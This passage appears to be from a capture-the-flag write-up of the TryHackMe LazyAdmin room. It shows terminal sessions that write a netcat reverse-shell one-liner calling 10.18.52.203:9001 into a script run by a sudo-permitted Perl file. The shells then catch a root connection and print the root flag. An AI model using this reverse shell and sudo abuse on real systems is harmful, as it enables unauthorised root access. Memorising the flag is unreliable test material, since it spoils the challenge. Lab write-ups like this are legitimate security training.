www-data@THM-Chal:/home/itguy$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.52.203 9001 >/tmp/f
" > lazy_admin.sh
< -i 2>&1|nc 10.18.52.203 9001 >/tmp/f" > lazy_admin.sh
bash: lazy_admin.sh: Permission denied
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/home/itguy$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.52.203 9001 >/tmp/f
" > /etc/copy.sh
< -i 2>&1|nc 10.18.52.203 9001 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:/home/itguy$ 
```



```
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18
" >lazy_admin.sh
< -i 2>&1|nc 10.18.52.203 9001 >/tmp/f" >lazy_admin.sh
```




```
< -i 2>&1|nc 10.18.52.203 9001 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:/home/itguy$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove '/tmp/f': No such file or directory
```




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.225.245] 50580
# ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

What is the root flag?



```
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cd root
/bin/sh: 4: cd: can't cd to root
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
#
```



```
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
#
```